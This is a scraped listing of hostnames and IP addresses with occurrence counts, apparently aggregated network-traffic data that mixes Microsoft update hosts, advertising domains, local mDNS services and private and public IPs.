win-hcsgpncvsk (19) _alpowertcp_tcp.local (18) _raop_tcp.local (18) _sleep-proxy_udp.local (18) _smb_tcp.local (18) time.windows.com (18) watson.microsoft.com (18) www.bing.com (18) a.ydstatic.com.cdn20.com (17) a1294.w20.akamai.net (17) ad.doubleclick.net (17) dns.mstfncs.com (17) roge.adocean.pl (17) schleggi (17) tg_bf_ssh_tcp.local (17) tx.local (17) www.facebook.com (17) www.update.microsoft.com (17) www3.l.google.com (17) _airplay_tcp.local (18) ads.redads3dstad.com (18) amt (18) download.windowsupdate.com (18) more...

IP - No data for this field

IP - 10.200.2.120 (128) 66.220.9.57 (107) 43.243.232.17 (93) 43.243.232.18 (93) 36.110.202.19 (90) 36.110.202.20 (90) 89.47.94.7 (90) 222.186.145.167 (90) 85.9.22.240 (89) 85.9.22.31 (81) 10.0.3.115 (60) 10.0.3.249 (60) 165.91.254.15 (59) 123.103.187 (54) 79.110.91.16 (49) 85.9.22.164 (46) 10.200.2.8 (46) 165.91.254.17 (44) 165.91.254.16 (44) 10.0.3.12 (42) 86.105.192.217 (36) 86.105.192.218 (36) 72.14.221.101 (35) 72.14.221.101 (35) 89.47.94.8 (35) 127.0.0.1 (35) 58.216.106.208 (33) 58.216.106.210 (33) 59.218.65.48 (33) 59.63.235.194 (33) 116.211.185.101 (33) 180.97.242.48 (33) 180.101.217.205 (33) 180.101.217.232 (33) 221.228.218.203 (33) 221.235.252.210 (33) 172.17.42.30 (30) 2607.f8b0.4000.806.2003 (30) 86.55.210.11 (29) 172.217.14.163 (29) 180.97.154.48 (27) 58.222.29.48 (26) 10.0.3.13 (22) 10.0.3.121 (22) 10.0.3.133 (22) 10.0.3.146 (22) 10.0.3.196 (22) 74.125.159.100 (20) 74.125.159.100 (20) 74.125.159.101 (20) 74.125.159.102 (20) 74.125.159.113 (20) 74.125.159.138 (20) 74.125.159.139 (20) 174.120.170.98 (20) 61.147.211.194 (19) 183.134.56.186 (19) 58.216.107.116 (18) 172.16.1.250 (18) 180.101.38.48 (18) 180.101.217.254 (18) 195.250.53.194 (18) 195.250.53.195 (18) 195.250.53.196 (18) 218.83.204.48 (18) 221.228.218.195 (18) 221.228.219.62 (18) 74.125.159.103 (17) 74.125.159.104 (17) 74.125.159.105 (17) 74.125.159.106 (17) 74.125.159.147 (17) 220.181.78.83 (17) 58.216.55.48 (15) 58.222.53.48 (15) 85.9.22.189 (15) 117.91.181.48 (15) 180.97.66.48 (15) 195.168.10.173 (14) 220.181.76.82 (14) 220.181.76.84 (14) 69.63.176.168 (13) 80.97.208.90 (13) 195.246.242.120 (13) 10.2.55.43 (12) 64.94.107.18 (12) 64.94.107.27 (12) 64.94.107.30 (12) 74.125.157.100 (12) 74.125.157.101 (12) 74.125.157.102 (12) 74.125.157.113 (12) 74.125.157.138 (12) 74.125.157.139 (12) 172.17.8.12 (12) 193.166.4.73 (12) 74.125.43.100 (11) 74.125.43.101 (11) 74.125.43.102 (11) 74.125.43.113 (11) more...

IP - No data for this field

